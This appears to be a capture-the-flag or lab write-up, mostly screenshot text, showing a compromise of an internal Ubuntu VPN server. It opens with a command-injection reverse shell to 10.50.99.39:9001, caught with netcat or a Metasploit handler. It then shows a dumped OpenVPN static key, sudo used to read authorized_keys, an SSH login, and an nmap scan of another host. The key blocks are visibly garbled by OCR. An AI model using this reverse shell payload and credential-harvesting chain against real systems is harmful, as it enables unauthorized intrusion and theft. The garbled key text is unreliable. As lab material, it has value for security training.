


I used this shell to inject server

```
$(/bin/bash -c "/bin/bash -i >& /dev/tcp/10.50.99.39/9001 0>&1")
```




And using net cat or metasploit using multi/hanler



```
YkXhOtBydyEFakIPpR7uCdi/ti1XLCrNz+inh5nNsAQkBQgDxzzHxAnlliKdZwSc1
Cee5yzkSHWRakBPPotISMMYtskiH2Y50jezETIAN+xwReXGyZcpG9cZcoNoTIVYA
NKvV-/yIGRoF+FPrgJWtY19TjfsYt124lxohGRiuahB005wpPB0hd01EsMy3uo0
13YzQbd13Qzb1lzcLd17exKQbgDpp9UPoWPKR026PGuwKQ/BjwmpP1D0ec
FrqlbQfDlG619Y92zaArzKgnsevXPtajmz2mncX3KtXjYg0dg8xUlkRKrq/998my
01Gv4ZdrdVL85q8vJj0wo/d3h5zsxuNxDH0E5VYz9518jxJy00sma16nxDpj20fg
JDYF05+QUQkBgQ+cmR0H1+oCpvR1kaL4d3W1A1LeMBPMN72mIWCs1taa9nS
X25VCVtXaQKuRyak11Fa197b7vtVDGrCig/c1z
root@kali:~/home/thomas/Downloads/Capstone_Challenge_Resources
pjWDK2rUwK0dwZqgy627CKBLuV1t_c29DyRCY7
File Actions Edit View Help
-----BEGIN PRIVATE KEY-----
-----END PRIVATE KEY-----
</key>
</tls-auth>
#
# 2048 bit OpenVPN static key
#
-----BEGIN OPENVPN Static Key V1-----
3a8db85408b8b087a6aa0cc468fb12ed8d
203bc3bbff3c5fb91b2e05fc3e3c38
117ade3446f131a7eb3628577284439
de2042b152b168f3863ab4b10baeae3
982d93c84c2645f29009fb2a35cbe42
aa1a9ac019505410594a8fe4ebbf40e1
346d16d7404264a22b53c7568195881
a92ab04e109b7877c286b1lcdd79
efbfb94e6b1210909a0c1491955
a83de1815504242a69ea8894b1d174f
30b354e3d4a4968761223a0c3b696
79b46279c73b2f91107a0108f56a
2148ebaceb3e8470e5578453e4db4
f463c5c5dmc25241f3747a7ad05d2
92b16795b5dd0d604a1c1f199198201
9ea3f136e9f747e417833ed19e3e0a7b
-----END OPENVPN Static Key V1-----
</tls-auth>
www-data@ip-10-201-151-12:/var/www/html/vpnns $
```

```
quit
www-data@ip-10-201-151-12:/home/ubuntu$ ls -la
ls -la
total 160
drwxr-xr-x 8 ubuntu ubuntu 4096 May  4 2023 .
drwxr-xr-x 3 root   root   4096 Jul  8 2020 ..
-rw----- 1 root   root   547 Apr 11 2023 .bash_history
-rw-r--r-- 1 ubuntu ubuntu 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 ubuntu ubuntu 3771 Apr  4 2018 .bashrc
drwxr--r-- 2 ubuntu ubuntu 4096 Jul  8 2020 .cache Edit View Help
drwxr-xr-x 3 root   root   4096 Jul  8 2020 .config
drwxr-xr-x 3 ubuntu ubuntu 4096 Jul  8 2020 .gnupg
drwxr-xr-x 3 ubuntu ubuntu 4096 Jul  8 2020 .local
drwxr-xr-x 3 ubuntu ubuntu 4096 Jul  8 2020 .options_import
-rw-r--r-- 1 ubuntu ubuntu 302 Apr  8 2023 .mysql_history
-rw-r--r-- 1 ubuntu ubuntu 807 Apr  4 2018 .profile
-rw-r--r-- 1 root   root   74 Feb 15 2023 .selected_editor
drwxr-xr-x 2 ubuntu ubuntu 4096 Apr 27 2023 .ssh
drwxr-xr-x 1 root   root   4096 Jul  8 2020 .sudo_as_admin_successful
drwxr-xr-x 1 ubuntu ubuntu 10913 May  4 2023 .viminfo
drwxr-xr-x 1 ubuntu ubuntu 16384 Apr 27 2023 .viminfo.tmp
drwxr-xr-x 1 root   root   165 Jul  8 2020 .wget-hists
drwxrwxr-x 3 ubuntu ubuntu 4096 Feb 15 2023 Throwback-Time
-rw-rwxr-x 1 ubuntu ubuntu 1032 Jul  8 2020 openvpn-createuser.sh
-rw-rwxr-x 1 ubuntu ubuntu 1032 Mar 18 2023 openvpn-createuser.sh.bak
-rw-rwxr-x 1 ubuntu ubuntu 816 Jul  8 2020 openvpn-deleteuser.sh
-rw-rwxr-x 1 ubuntu ubuntu 14276 Jul  8 2020 openvpn-installer.sh
-rw-r--r-- 1 root   root   637 Apr 21 2023 server.conf.bak
-rw-rw-r-- 1 ubuntu ubuntu 34798 Feb 15 2023 thereserver.png
-rw-rwxr-x 1 ubuntu ubuntu 1706 May  4 2023 vpn-fix.py
www-data@ip-10-201-151-12:/home/ubuntu$ sudo /bin/cp /home/ubuntu/.ssh/authorized_keys /dev/stdout
<in cp /home/ubuntu/.ssh/authorized_keys /dev/stdout
ssh-rsa AAAAB3C1yC1E2AAAAADQABAAQbC0L6TqH5Rp36qJtjzWfvb/H/+YLTrx5mS9ySxumP8chxjkSN0rdtgNz6KoaDDdklsQvKMcq0jhQhp4jh9xTQjt29tagUaZmR0gUwAtEJPG05fQgvNvNEgxStTtu20WSXcsQYwrhU154yMqr4+rx+w07395LPLMdBmghhB13c/3DCSe4rWlvL7p+McehGgkqvyaFhux/95NgnIkayozWMPHdphylAomGnTtdB8Cn+011LZmzvqzK5JdYmlnKppKn2mtgAveejNgC77QRKh6at15WzeK9Px1fVw61ZesPo+yB+n2zh0XM2mh10y1Kw2zQvLpwK9W2e am10openVPN
ssh-rsa AAAAB3C1yC1E2AAAAADQABAAQbAQCbzsrpsTaTf6Vq3pnA19ic4AGzsrxhHx15nkh7Wv0efFpWgqIuY2/8n3Ec7pc803eWZLInQosyyby6ET0728kPu9k7u7lVTvWfN3yTp494/aajZ4Ppvdt45mJkhXgF7Y0Z9fd6dgVkec7e/TdyQs14LmgLpw5XpkWVh3k7v7e+AynTewNxPiWn2tusdhe05McMFaqFyFpOf5gL7qkg047m3H93vq0mHuqLyGzXipW5qJk4s1Mxt2WbTy61zTnsA9Q5HTMMIaQOAmTDFQ38w4EYsNaIecJCFPqkM50Tw++7 Green-Tee
ssh-rsa AAAAB3C1yC1E2AAAAADQABAAQbAQCz-1K01Xx+vyU2QWxrKgbzJe10/WfF7x1s1am1/zu89FUABT20Wqtk5x8e38z04RMxqkWp3nS1kucqgk1k2ra2zAfFd92Ns4+QYXUy6KdW+65GRBQBe+0fIFx90219wQlfhgWpnenks5PYGLpWn2RilAeV1J2G6+lKf9CvL075vKarpqvuSiqys3wgg0mj/vtzGm0bjERJJsdaHrtje4JaRK3obIsOpfVschq90AmP72EY4A4x+ifThml1F/o3b8uFwOTLhznjkTcEl5Dfrcq8X2YV2p9R5kjE7/fp2zBwvRNUhShoRrqcJXGuAx0bCOKF Ubuntu@ip-172-31-10-250
www-data@ip-10-201-151-12:/home/ubuntu$
```

# I get ssh keys



```
File Actions Edit View Help
zsh: corrupt history file /home/thomas/.zsh_history
[thomas@kali:~] ~
$ sudo su
[sudo] password for thomas:
[thomas@kali:~/home/thomas]
$ ssh ubuntu@10.201.151.12 -i /root/.ssh/id_rsa
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 5.4.0-1101-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


System information as of Thu Oct 24 04:05:02 UTC 2024

System load: 0.0 Processes: 108
Usage of /: 50.3% of 7.68GB Users logged in: 0
Memory usage: 18% IP address for ens5: 10.201.151.12
Swap usage: 0% IP address for tun0: 12.100.1.1

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

72 packages can be updated.
1 update is a security update.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or
proxy settings
Last login: Wed Oct 23 23:35:37 2024 from 10.51.149.12
ubuntu@ip-10-201-151-12:~ $ ls
[...]
[thomas@kali:~/home/thomas]
$ cd /home/ubuntu
$ ls
[...]
[thomas@kali:~/home/ubuntu]
$ exit
[thomas@kali:~] ~
```



```
File Actions Edit View Help
--iflist: Print host interfaces and routes (for debugging)
--append-output: Append to rather than clobber specified output files
--resume <filename>: Resume an aborted scan
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-6: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -IR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
ubuntu@ip-10-201-151-12:~ $ nmap -P 10.201.151.31 -Pn -v
Illegal Argument to -P, use -Pn, -PE, -PS, -PA, -PP, -PM, -PU, -PY, -PR, or -PO
QUITTING!
ubuntu@ip-10-201-151-12:~ $ nmap -P 10.201.151.31 -Pn -v
Illegal Argument to -P, use -Pn, -PE, -PS, -PA, -PP, -PM, -PU, -PY, -PR, or -PO
QUITTING!
ubuntu@ip-10-201-151-12:~ $ nmap -P - 10.201.151.31 -Pn -v
Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-21 23:57 UTC
Initiating Parallel DNS resolution of 1 host. at 23:57
Completed Parallel DNS resolution of 1 host. at 23:57, 0.00s elapsed
Initiating Connect Scan at 23:57
Scanning ip-10-201-151-31.eu-west-1.compute.internal (10.201.151.31) [65535 ports]
Discovered open port 22/tcp on 10.201.151.31
Discovered open port 3389/tcp on 10.201.151.31
Discovered open port 139/tcp on 10.201.151.31
Discovered open port 445/tcp on 10.201.151.31
Discovered open port 135/tcp on 10.201.151.31
Connect Scan Timing: About 7.53% done; ETC: 00:04 (0:06:21 remaining)
ubuntu@ip-10-201-151-12:~ $
```